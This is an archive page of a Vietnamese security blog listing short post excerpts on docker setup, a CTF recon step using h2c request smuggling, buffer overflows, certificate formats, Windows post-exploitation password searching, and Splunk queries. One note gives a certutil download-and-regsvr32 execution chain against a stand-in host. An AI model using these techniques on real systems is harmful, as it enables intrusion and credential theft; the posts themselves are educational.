
Recon: Đây là một trang web khá fake fake clone của trang khác của BTC Truy cập robots.txt, nhận thấy có đường dẫn /admin bị 403 Nhận thấy trang web có thêm port 8000 Khai thác BishopFox/h2csmuggler: HTTP Request Smuggling over HTTP/2 Cleartext (h2c) (github.com)
Author Archives: Nhat Truong
Hướng dẫn sử dụng docker
Install docker #!/bin/sh set -e # Install dependencies. sudo apt install -y curl apt-transport-https \ software-properties-common ca-certificates # Install docker. curl -fsSL https://download.docker.com/linux/debian/gpg | sudo apt-key add – echo “deb [arch=amd64] https://download.docker.com/linux/debian stretch stable” | \ sudo tee /etc/apt/sources.list.d/docker-engine.list sudo apt-get update -y sudo apt-get install -y docker-ce # Run docker. sudo systemctl start dockerContinueContinue reading “Hướng dẫn sử dụng docker”
Phố đi bộ Bờ Hồ
Lỗ hổng buffer overflow [Part 1]

Trong các lĩnh vực an ninh máy tính và lập trình, một lỗi tràn bộ nhớ đệm hay gọi tắt là lỗi tràn bộ đệm là một lỗi lập trình có thể gây ra một ngoại lệ truy nhập bộ nhớ máy tính và chương trình bị kết thúc, hoặc khi người dùng có ýContinueContinue reading “Lỗ hổng buffer overflow [Part 1]”
Các định dạng tệp cho chứng chỉ số

Giới thiệu PKCS # 12 (còn được gọi là PKCS12 hoặc PFX) là định dạng nhị phân để lưu trữ chuỗi chứng chỉ và khóa riêng trong một tệp mã hóa duy nhất. Các tệp PKCS # 12 thường được sử dụng để nhập và xuất chứng chỉ và khóa riêng trên máy tính WindowsContinueContinue reading “Các định dạng tệp cho chứng chỉ số”
Sục sạo windows khi đã có shell?
“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” Tìm pass trong windows: Phong cách bình dân findstr /S /I /M /C:”search text” *.* Phong cách dânContinueContinue reading “Sục sạo windows khi đã có shell?”
Ngăn Chrome/Edge force sang https
edge://net-internals/#hsts
Cách search splunk tiếng việt
index=<index> | rex field=log “full_name\”\:\”(?<full_name>.*?)\”” | search “full_name”=”Trần Nhật Trường” | stats values(message)
[Note] tải file windows với Certutil
copy: http://carnal0wnage.attackresearch.com/2017/08/certutil-for-delivery-of-files.html 1. Create your DLL 2. Base64encode it (optional) 3. Use certutil.exe -urlcache -split -f http://example/file.txt file.blah to pull it down 4. Base64decode the file with certutil 5. Execute the dll with regsvr32 regsvr32 /s /u mydll.dll
Hacker nhúng mã độc vào trong ứng dụng Android như nào?
Bài viết hay note lại vào blog :D: https://blog.0x1115.org/2016/03/18/nhung-ma-doc-vao-trong-ung-dung-android/ “Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” Đừng bao giờ cài đặt các ứng dụng đượcContinueContinue reading “Hacker nhúng mã độc vào trong ứng dụng Android như nào?”

